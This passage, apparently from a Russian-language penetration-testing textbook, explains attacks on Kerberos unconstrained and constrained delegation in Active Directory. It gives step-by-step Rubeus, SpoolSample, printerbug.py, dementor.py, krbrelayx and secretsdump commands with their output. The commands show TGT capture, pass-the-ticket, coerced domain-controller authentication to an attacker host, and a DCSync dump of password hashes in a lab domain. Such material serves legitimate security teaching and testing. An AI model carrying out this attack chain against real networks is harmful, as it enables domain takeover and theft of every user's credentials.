

Рис. 7. Настройка расширений S4U2Proxy и S4U2Self

С другой стороны, если выбран параметр Use any authentication protocol (рис. 7), учётная запись службы может использовать расширение S4U2Self и, следовательно, может создать тикет TGS для произвольного пользователя.

Атаки на неограниченное делегирование

Неограниченное делегирование было единственным типом делегирования, доступным в ОС Windows 2000. Если пользователь запрашивает тикет TGS на сервере с включённым неограниченным делегированием, тикет TGT пользователя встраивается в тикет TGS, который затем предоставляется серверу.

Сервер может кэшировать этот тикет в памяти и затем выдавать себя за этого пользователя для последующих запросов ресурсов в домене. Если неограниченное делегирование не включено, в памяти будет храниться только тикет TGS пользователя. В этом случае, если машина будет скомпрометирована, злоумышленник сможет получить доступ к ресурсу, указанному в тикете TGS, только в контексте этого пользователя.

Рассмотрим два сценария реализации атаки:

– ожидание аутентификации привилегированного пользователя;
– использование уязвимости Printer Bug.

Если злоумышленникам удастся скомпрометировать сервер с включённым неограниченным делегированием, и администратор домена впоследствии войдёт в систему, можно извлечь TGT и использовать его для горизонтального продвижения и компрометации других машин, включая контроллеры домена.

Rubeus – основной инструмент для этой атаки. Локальный администратор может запустить Rubeus для мониторинга сохранённых тикетов. Если TGT обнаружен в тикете TGS, Rubeus покажет его:

```
PS C:\Tools> .\Rubeus.exe monitor /interval:5 /nowrap

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/
v1.5.0
[*] Action: TGT Monitoring
[*] Monitoring every 5 seconds for new TGTs
```

Если через некоторое время пользователь подключается к скомпрометированному серверу, Rubeus извлекает копию TGT, встроенную в тикет TGS, и отображает её в кодировке base64:

```
PS C:\Tools> .\Rubeus.exe monitor /interval:5 /nowrap

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/
v1.5.0
[*] Action: TGT Monitoring
[*] Monitoring every 5 seconds for new TGTs
[*] 8/14/2020 11:06:40 AM UTC - Found new TGT:
User
StartTime
EndTime
RenewTill
Flags
:  [email]
:  8/14/2020 4:06:37 AM
:  8/14/2020 2:06:37 PM
:  8/21/2020 4:06:37 AM
:  name_canonicalize, pre_authent, initial,
renewable, forwardable
  Base64EncodedTicket   :
doIFmTCCBZWgAwIBBaEDAgEWooIEgjCCBH5hggR6MIIEdqADAgEFoRUbE0lOTEFORUZSRUlHSF
QuTE9DQUyiKDAmoAMCAQKhHzAdGwZrcmJ0Z3QbE0lOTEFORUZSRUlHSFQuTE9DQUyjggQsMIIE
KKADAgESoQMCAQKiggQaBIIEFr7cTE+mYOQsYF69H0dnaQwX2Iy/dB0k91uEBGQh/Dk0lm12Pz
kVgX<SNIP>
```

Благодаря PowerView можно получить список групп, к которым принадлежит пользователь. Пользователь находится в группе Domain Admins. Итак, теперь у нас есть TGT администратора домена:

```
PS C:\Tools> Import-Module .\PowerView.ps1
PS C:\Tools> Get-DomainGroup -MemberIdentity sarah.lafferty
grouptype : DOMAIN_LOCAL_SCOPE, SECURITY iscriticalsystemobject : True
samaccounttype : ALIAS_OBJECT
samaccountname : Denied RODC Password Replication Group whenchanged :
7/26/2020 8:14:37 PM
<SNIP>
grouptype : GLOBAL_SCOPE, SECURITY admincount : 1 iscriticalsystemobject :
True
samaccounttype : GROUP_OBJECT samaccountname : Domain Admins whenchanged :
8/14/2020 11:04:50 AM
      <SNIP>
```

Будем использовать этот тикет TGT, например для доступа к службе CIFS контроллера домена. Параметр /ptt используется для передачи полученного тикета в память для использования в будущих запросах:

```
PS C:\Tools> .\Rubeus.exe asktgs /ticket:doIFmTCCBZWgAwIBBaE<SNIP>LkxPQ0FM
/service:cifs/dc01.INLANEFREIGHT.local /ptt

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/
  v1.5.0
[*] Action: Ask TGS
[*] Using domain controller: DC01.INLANEFREIGHT.LOCAL (10.129.1.207)
[*] Requesting default etypes (RC4_HMAC, AES[128/256]_CTS_HMAC_SHA1) for
the service ticket
[*] Building TGS-REQ request for: 'cifs/dc01.INLANEFREIGHT.local'
[+] TGS request successful!
[+] Ticket successfully imported!
[*] base64(ticket.kirbi):

doIFyDCCBcSgAwIBBaEDAgEWooIErTCCBKlhggSlMIIEoaADAgEFoRUbE0lOTEFORUZSRUlHSF
QuTE9D
QUyiKzApoAMCAQKhIjAgGwRjaWZzGxhkYzAxLklOTEFORUZSRUlHSFQubG9jYWyjggRUMIIEUK
ADAgES
      oQMCAQOiggRCBIIEPrCawPV<SNIP>
  ServiceName
  ServiceRealm
  UserName
  UserRealm
  StartTime
  EndTime
  RenewTill
  Flags
renewable, forwardable
  KeyType
:  cifs/dc01.INLANEFREIGHT.local
:  INLANEFREIGHT.LOCAL
:  sarah.lafferty
:  INLANEFREIGHT.LOCAL
:  8/14/2020 4:21:49 AM
:  8/14/2020 2:06:37 PM
:  8/21/2020 4:06:37 AM
:  name_canonicalize, ok_as_delegate, pre_authent,
:  aes256_cts_hmac_sha1
Base64(key)           :  zRzk0ldsF4rb7p7/MlfRkhOzkjIHL4DSok1vXYS3lt8=
```

Также можно использовать команду net view \\COMPUTERNAME для определения доступных общих ресурсов.

Если указанная выше команда не работает, можно использовать действие renew для получения нового TGT вместо тикета TGS:

```
PS C:\Tools> .\Rubeus.exe renew /ticket:doIFmTCCBZWgAwIBBaE<SNIP>LkxPQ0FM
/ptt

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/
  v2.2.2
[*] Action: Renew Ticket
[*] Using domain controller: DC01.INLANEFREIGHT.LOCAL (172.16.99.3)
[*] Building TGS-REQ renewal for: 'INLANEFREIGHT.LOCAL\brian.willis'
[+] TGT renewal request successful!
[*] base64(ticket.kirbi):
doIGHDCCBhigAwIBBaEDAgEWooIFCDCCBQRhggUAMIIE/KADAgEFoRUbE0lOTEFORUZSRUlHSF
QuTE9D<SNIP>.
```

После получения TGS или TGT можно вывести список содержимого файловой системы контроллера домена, как показано в следующей команде.

```
PS C:\Tools> dir \\dc01.inlanefreight.local\c$
```

Также можно получить тикет TGS для службы LDAP и запросить синхронизацию с контроллером домена, чтобы получить хеши паролей всех пользователей.

Уязвимость Printer Bug – это уязвимость протокола MS-RPRN (Print System Remote Protocol). Этот протокол определяет взаимодействие между клиентом и сервером печати при обработке заданий печати и управлении системой печати. Чтобы воспользоваться этой уязвимостью, любой пользователь домена может подключиться к именованному каналу спула печати с помощью метода RpcOpenPrinter и использовать метод RpcRemoteFindFirstPrinterChangeNotificationEx, чтобы заставить сервер пройти аутентификацию на любом хосте, предоставленном клиентом по протоколу SMB.

Другими словами, уязвимость Printer Bug можно использовать для принудительной аутентификации сервера на произвольном хосте. Её можно объединить с техникой неограниченного делегирования, чтобы заставить контроллер домена пройти аутентификацию на хосте, которым управляет

злоумышленники. Например, если в приведённом выше примере получить контроль над SQL01, то можно принудительно заставить DC01 пройти аутентификацию на скомпрометированном хосте и получить тикет TGT для DC01. Используя этот TGT, можно получить полный доступ к DC01 и проводить атаки, такие как DCSync, для компрометации домена. Если на контроллере(ах) домена(ов) не запущена служба спулинга, можно использовать это против любого другого компьютера в домене и создавать «серебряные» тикеты с помощью Rubeus, используя TGT учётной записи компьютера. «Серебряные» тикеты будут рассмотрены далее.

Эта атака может быть выполнена с помощью PoC-инструмента SpoolSample, который используется для принудительной аутентификации хостов Windows на других хостах через RPC-интерфейс MS-RPRN.

Рассмотрим пример. В сценарии, когда на скомпрометированном хосте, настроенном с неограниченным делегированием, запущена служба спулинга (в данном случае, контроллера домена), инструмент SpoolSample можно объединить с Rubeus для отслеживания событий входа в систему и сбора TGT целевого хоста.

После компрометации хоста, настроенного на разрешение неограниченного делегирования, можно попытаться выполнить эту атаку на контроллер домена, предварительно запустив Rubeus в режиме монитора на скомпрометированном хосте (в примере – SQL01):

```
PS C:\Tools> .\Rubeus.exe monitor /interval:5 /nowrap

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/
v1.5.0
[*] Action: TGT Monitoring
[*] Monitoring every 5 seconds for new TGTs
```

Запустив Rubeus в режиме монитора, попытаемся вызвать ошибку принтера с того же хоста (SQL01), запустив инструмент SpoolSample в другом консольном окне. Синтаксис этого инструмента: SpoolSample.exe <целевой сервер> <сервер для перехвата>, где целевой сервер в нашем примере – DC01, а сервер захвата – SQL01:

```
PS C:\Tools> .\SpoolSample.exe dc01.inlanefreight.local
sql01.inlanefreight.local
[+] Converted DLL to shellcode
```

```
[+] Executing RDI
[+] Calling exported function
TargetServer: \\dc01.inlanefreight.local, CaptureServer:
\\sql01.inlanefreight.local
Target server attempted authentication and got an access denied. If
coercing authentication to an NTLM challenge-response capture tool(e.g.
responder/inveigh/MSF SMB capture), this is expected and indicates the
coerced authentication worked.
```

Если всё работает как ожидалось, получим от инструмента указанное выше подтверждение. Вернувшись к консоли, в которой Rubeus работает в режиме монитора, получим TGT из учётной записи DC01$, которая является учётной записью компьютера контроллера домена:

```
PS C:\Tools> .\Rubeus.exe monitor /interval:5 /nowrap

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/
  v1.5.0
[*] Action: TGT Monitoring
[*] Monitoring every 5 seconds for new TGTs
[*] 8/14/2020 11:49:26 AM UTC - Found new TGT:
User
StartTime
EndTime
RenewTill
Flags
:  [email]
:  8/14/2020 4:22:44 AM
:  8/14/2020 2:22:44 PM
:  8/20/2020 6:52:29 PM
:  name_canonicalize, pre_authent, renewable,
forwarded, forwardable
  Base64EncodedTicket   :
doIFZjCCBWKgAwIBBaEDAgEWooIEWTCCBFVhggRRMIIETaADAgEFoRUbE0lOTEFORUZSRUlHSF
QuTE9DQUyiKDAmoAMCAQKhHzAdGwZrcmJ0Z3QbE0lOTEFORUZSRUl<SNIP>
```

Можно использовать этот тикет для получения нового действительного TGT в памяти с помощью параметра renew в Rubeus:

```
PS C:\Tools> .\Rubeus.exe renew
/ticket:doIFZjCCBWKgAwIBBaEDAgEWooIEWTCCBFVhggRRMIIETaADAgEFoRUbE0lOTEFORU
ZSRUlHSFQ
uTE9DQUyiKDAmoAMCAQKhHzAdGwZrcmJ0Z3QbE0lOTEFORUZSRUlHSFQuTE9DQUyjggQDMIID/
6ADAgESoQMCAQKiggPxBIID7XBw4BNnnymchVY/H/
```

```
9966JMGtJhKaNLBt21SY3+on4lrOrHo<SNIP> /ptt

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/
  v1.5.0
[*] Action: Renew Ticket
[*] Using domain controller: DC01.INLANEFREIGHT.LOCAL (10.129.1.207)
[*] Building TGS-REQ renewal for: 'INLANEFREIGHT.LOCAL\DC01$'
```

Теперь есть тикет TGT DC01$:

```
Object Relative ID   : 1122
Credentials:
  Hash NTLM: 0fcb586d2aec31967c8a310d1ac2bf50
    ntlm- 0: 0fcb586d2aec31967c8a310d1ac2bf50
    ntlm- 1: cf3a5525ee9414229e66279623ed5c58
    lm  - 0: 2fd05b1ff89bfeed627937845f3bc535
    lm  - 1: 3cf0c818426269923b3a993b071b81d5
Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : e27b6e4d84697eb7cf50dc6d0efdb226
* Primary:Kerberos-Newer-Keys *
    Default Salt : INLANEFREIGHT.LOCALsarah.lafferty
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) :
ba5b9b6850a1aea865ab1a7fdc895d1e27f39c327b8f7d4c96132b4438727386
aes128_hmac
      des_cbc_md5
    OldCredentials
      aes256_hmac
13b57fa4a6c0f4adce4b1d85e64a909d35dce98736909f370154f9bd08b8bc67
      aes128_hmac       (4096) : 1fdbc782bcdfcd692923dc54785d5ee1
      des_cbc_md5       (4096) : ba677a73a82a2a9e
* Primary:Kerberos *
    Default Salt : INLANEFREIGHT.LOCALsarah.lafferty
    Credentials
      des_cbc_md5
    OldCredentials
des_cbc_md5
* Packages *
    NTLM-Strong-NTOWF
: 029e1c2af1237351
: ba677a73a82a2a9e
* Primary:WDigest *
    01  966bec5d60500f0e964fb78be94cc0a8
    02  1abbf4255613844082376a5288cfcfb2
    03  c74c93a52310d2a88581ffb075aeff33
    <SNIP>
```

Можно перехватить хеш любой учётной записи, например учётной записи администратора, а затем использовать Rubeus или Mimikatz для получения тикета из скомпрометированной учётной записи. Например, возьмём хеш пользователя 0fcb586d2aec31967c8a310d1ac2bf50 и создадим с его помощью тикет:

```
PS C:\Tools> .\Rubeus.exe asktgt /rc4:0fcb586d2aec31967c8a310d1ac2bf50
/user:sarah.lafferty /ptt

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/
  v2.2.2
[*] Action: Ask TGT
[*] Using rc4_hmac hash: 0fcb586d2aec31967c8a310d1ac2bf50
[*] Building AS-REQ (w/ preauth) for: 'INLANEFREIGHT.LOCAL\sarah.lafferty'
[*] Using domain controller: 172.16.99.3:88
[+] TGT request successful!
[*] base64(ticket.kirbi):
<SNIP>
```

Теперь можно использовать этот тикет и выдать себя за пользователя:

```
PS C:\Tools> dir \\dc01.inlanefreight.local\c$
```

Пользователи в Active Directory также могут быть настроены на неограниченное делегирование, и эксплуатируются такие уязвимости совсем иначе. Чтобы получить список учётных записей пользователей с этим флагом, можно использовать функцию PowerView Get-DomainUser со специальным фильтром LDAP, которая вернёт пользователей с флагом TRUSTED_FOR_DELEGATION.

Если каким-то образом удалось скомпрометировать учётную запись (т.е. получить её NTLM-хеш или пароль и выполнить атаку с использованием хеша или тикета), также необходимо иметь возможность обновить список SPN, поэтому нужна учётная запись с привилегиями GenericWrite для целевого пользователя, например sqldev GenericWrite.

Можно проверить, была ли создана DNS-запись с помощью команды nslookup roguecomputer.inlanefreight.local.

Затем добавляем созданный SPN к целевой учётной записи с помощью скрипта addspn.py. Имя SPN должно быть CIFS/dns_entry, поэтому использу-

ем опцию -s, а затем значение CIFS/roguecomputer.inlanefreight.local. CIFS означает Common Internet File System, эквивалент SMB. Опция --target-type samname указывает, что целью является имя пользователя. Если она не указана, krbrelayx будет считать значение именем хоста.

Любая учётная запись, пытающаяся пройти аутентификацию через SMB на roguecomputer.inlanefreight.local, будет иметь копию своего TGT в запрошенном тикете TGS. Можно использовать утилиту PrinterBug, чтобы заставить DC01$ пройти аутентификацию на поддельном хосте. Но перед этим нужно найти тикет TGS и TGT на атакующем хосте с помощью klist:

```
sudo python krbrelayx.py -hashes :cf3a5525ee9414229e66279623ed5c58

[*] Protocol Client SMB loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Running in export mode (all tickets will be saved to disk)
[*] Setting up SMB Server
[*] Setting up HTTP Server
[*] Servers started, waiting for connections
```

Если при попытке выполнения krbrelayx.py возникает ошибка, необходимо удалить или обновить установку impacket.

Затем воспользуемся уязвимостью Printer Bug. Можно использовать скрипты dementor.py или printerbug.py, доступные в составе krbrelayx:

```
python3 printerbug.py inlanefreight.local/carole.rose:[email] roguecomput-
er.inlanefreight.local

[*] Impacket v0.10.1.dev1+20230330.124621.5026d261 - Copyright 2022 Fortra
[*] Attempting to trigger authentication via rprn RPC at 10.129.205.35
[*] Bind OK
[*] Got handle DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Triggered RPC backconnect, this may or may not have worked
```

В качестве альтернативы можно использовать скрипт dementor.py вместо printerbug.py:

```
python dementor.py -u pixis -p p4ssw0rd -d inlanefreight.local roguecomput-
er.inlanefreight.local dc01.inlanefreight.local

[*] connecting to dc01.inlanefreight.local
[*] bound to spoolss [*] getting context handle...
[*] sending RFFPCNEX...
[-] exception DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] done!
```

Эти действия инициируют попытку аутентификации со стороны DC01 на атакующем хосте, и инструмент автоматически извлекает TGT, встроенный в билет TGS:

```
sudo python krbrelayx.py -hashes :cf3a5525ee9414229e66279623ed5c58
[*] Protocol Client SMB loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Running in export mode (all tickets will be saved to disk)
[*] Setting up SMB Server
[*] Setting up HTTP Server
[*] Servers started, waiting for connections
[*] SMBD: Received connection from 10.129.1.207
[*] Got ticket for [email] [[email]]
[*] Saving ticket in [email][email]
[*] SMBD: Received connection from 10.129.1.207
[-] Unsupported MechType 'NTLMSSP - Microsoft NTLM Security Support
Provider'
[*] SMBD: Received connection from 10.129.1.207
[-] Unsupported MechType 'NTLMSSP - Microsoft NTLM Security Support
Provider'
```

Наконец, можно использовать impacket для использования тикета, экспортировав его путь в переменную среды KRB5CCNAME, а затем используя secretsdump.py для выполнения атаки DCSync:

```
export KRB5CCNAME=./DC01\[email][email]

secretsdump.py -k -no-pass dc01.inlanefreight.local

Impacket v0.9.22.dev1+20200520.120526.3f1e7ddd - Copyright 2020 SecureAuth
Corporation
[-] Policy SPN target name validation might be restricting full DRSUAPI
dump. Try -just-dc-user
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
INLANEFREIGHT.LOCAL\Administrator:500:aad3b435b51404eeaad3b435b51404ee:cf3
a5525ee9414229e66279623ed5c58:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c
0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:810d754e118439bab1e1d132161502
99:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59
d7e0c089c0:::
daniel.carter:1109:aad3b435b51404eeaad3b435b51404ee:cf3a5525ee9414229e6627
9623ed5c58:::
sqldev:1110:aad3b435b51404eeaad3b435b51404ee:cf3a5525ee9414229e66279623ed5
c58:::
sqlprod:1111:aad3b435b51404eeaad3b435b51404ee:cf3a5525ee9414229e66279623ed
5c58:::
```

```
sqlqa:1112:aad3b435b51404eeaad3b435b51404ee:cf3a5525ee9414229e66279623ed5c
58:::
svc-
backup:1113:aad3b435b51404eeaad3b435b51404ee:cf3a5525ee9414229e66279623ed5
c58:::
svc-
scan:1114:aad3b435b51404eeaad3b435b51404ee:cf3a5525ee9414229e66279623ed5c5
8:::
<SNIP>
```

В современных средах Active Directory следует избегать неограниченного делегирования, отдавая предпочтение ограниченному или ограниченному на основе ресурсов делегированию, если это возможно. Однако некоторые приложения могут не работать с ограниченным делегированием, и, если неограниченное делегирование абсолютно необходимо, нужно предпринять меры для снижения потенциального риска.

Атаки на ограниченное делегирование

Ограниченное делегирование впервые было представлено в ОС Windows Server 2003 и предназначалось для ограничения служб, для которых сервер может выдавать себя за пользователя, предоставляя администраторам возможность указывать границы доверия приложений.

Примером ограниченного делегирования является вход пользователя в приложение для создания отчётов. При входе пользователя сервер базы данных должен применить разрешения пользователя для базы данных, а не разрешения учётной записи службы, под которой запущено приложение.

Для этого у учётной записи службы необходимо включить ограниченное делегирование Kerberos, чтобы тикет пользователя Kerberos использовался для доступа к базе данных при входе.

Вспомним структуру запроса AP-REQ – запроса, отправляемого пользователем службе после получения билета TGS для этой службы. Запрос содержит два элемента: аутентификатор и тикет TGS.

Тикет TGS также состоит из двух частей: незашифрованной части, содержащей SPN запрашиваемой услуги, и зашифрованной части, содержащей информацию о пользователе и сеансовый ключ. Злоумышленник может изменить имя сервиса, не делая свой запрос недействительным, поскольку имя сервиса не зашифровано.

При ограниченном делегировании делегирование разрешено только для определённого списка SPN. Если злоумышленник скомпрометировал учёт-

ную запись службы с ограниченным делегированием, он может ретранслировать полученные попытки аутентификации одному или нескольким SPN из списка. Для этого злоумышленник может использовать расширение S4U2Proxy.

С другой стороны, если учётная запись службы предоставляет доступ к нескольким службам, злоумышленник может изменить имя SPN для доступа к другой службе, предоставляемой этой учётной записью.

Эта ситуация очень часто встречается в случае с учётными записями машин. Учётные записи предоставляют доступ к нескольким службам, таким как CIFS, SPOOLER или TERMSRV.

В этой ситуации, если ограниченное делегирование обычно позволяет делегировать аутентификацию только определённой службе, предоставляемой учётной записью машины, например службе SQL, злоумышленник может изменить SPN в своём запросе и получить доступ ко всем остальным службам, предоставляемым этой учётной записью. Если делегированный пользователь является локальным администратором на целевой машине, злоумышленник может скомпрометировать эту машину.

Ограничением атаки является необходимость ожидания аутентификации пользователя в скомпрометированной учётной записи сервиса. Не всегда очевидно, что привилегированный пользователь регулярно входит в систему.

Если скомпрометировать учётную запись с ограниченным делегированием, можно делегировать аутентификацию любому сервису, предлагаемому этой учётной записью из списка авторизованных.

Если ограниченное делегирование допускает смену протокола, можно выдавать себя за любого пользователя, чтобы пройти аутентификацию в этих сервисах. Этот параметр устанавливается в интерфейсе, показанном на рис. 8.

Можно использовать расширение S4U2Self, если включена функция смены протокола. Оно позволяет сервису получать пересылаемый тикет TGS самому себе от имени любого пользователя.

Поскольку можно получить тикет TGS от имени любого пользователя, можно выполнить предыдущую атаку, не дожидаясь чьей-либо аутентификации.

Атаку можно осуществить с хоста Windows с помощью Rubeus. Рассмотрим пример. Воспользуемся доступом к хосту DMZ01, проведём атаку с ограниченным делегированием и получим удалённый доступ к хосту WS01.



Рис. 8. Настройка смены протокола

Сначала воспользуемся инструментом PowerView для поиска пользователей и компьютеров с ограниченными привилегиями делегирования:

```
PS C:\Tools> Import-Module .\PowerView.ps1
PS C:\Tools> Get-DomainComputer -TrustedToAuth

logoncount : 35
badpasswordtime : 12/31/1600 6:00:00 PM
distinguishedname :
CN=DMZ01,CN=Computers,DC=INLANEFREIGHT,DC=LOCAL
objectclass : {top, person, organizationalPerson, user...}
badpwdcount : 0
lastlogontimestamp : 3/23/2023 10:09:29 AM
objectsid : S-1-5-21-1870146311-1183348186-593267556- 1118
```

```
samaccountname : DMZ01$
localpolicyflags : 0
codepage : 0
samaccounttype : MACHINE_ACCOUNT
countrycode : 0
cn : DMZ01
accountexpires : NEVER
whenchanged : 3/30/2023 2:51:35 PM
instancetype : 4
usncreated : 12870
objectguid : eaebb114-2638-40ec-9617-8715c4d3057a operatingsystem : Windows
Server 2019 Standard operatingsystemversion : 10.0 (17763)
lastlogoff : 12/31/1600 6:00:00 PM msds-allowedtodelegateto :
{www/WS01.INLANEFREIGHT.LOCAL, www/WS01} objectcategory :
CN=Computer,CN=Schema,CN=Configuration,DC=INLANEFREIGHT,DC=LOCAL dscorepropa-
gationdata : 1/1/1601 12:00:00 AM
serviceprincipalname : {WSMAN/DMZ01,
WSMAN/DMZ01.INLANEFREIGHT.LOCAL, TERMSRV/DMZ01,
 TERMSRV/DMZ01.INLANEFREIGHT.LOCAL...} lastlogon : 4/1/2023 10:02:15 AM is-
criticalsystemobject : False
usnchanged : 41084
useraccountcontrol : WORKSTATION_TRUST_ACCOUNT, TRUST-
ED_TO_AUTH_FOR_DELEGATION
whencreated : 10/14/2022 12:10:03 PM
primarygroupid : 515
pwdlastset : 3/23/2023 10:20:32 AM
msds-supportedencryptiontypes : 28
name : DMZ01
dnshostname : DMZ01.INLANEFREIGHT.LOCAL
```

Для учётной записи DMZ01$ установлен атрибут UAC TRUSTED_TO_AUTH_FOR_DELEGATION, что означает наличие ограниченного делегирования с установленным переходом протокола, а единственной разрешённой службой для делегирования является www/WS01.inlanefreight.local.

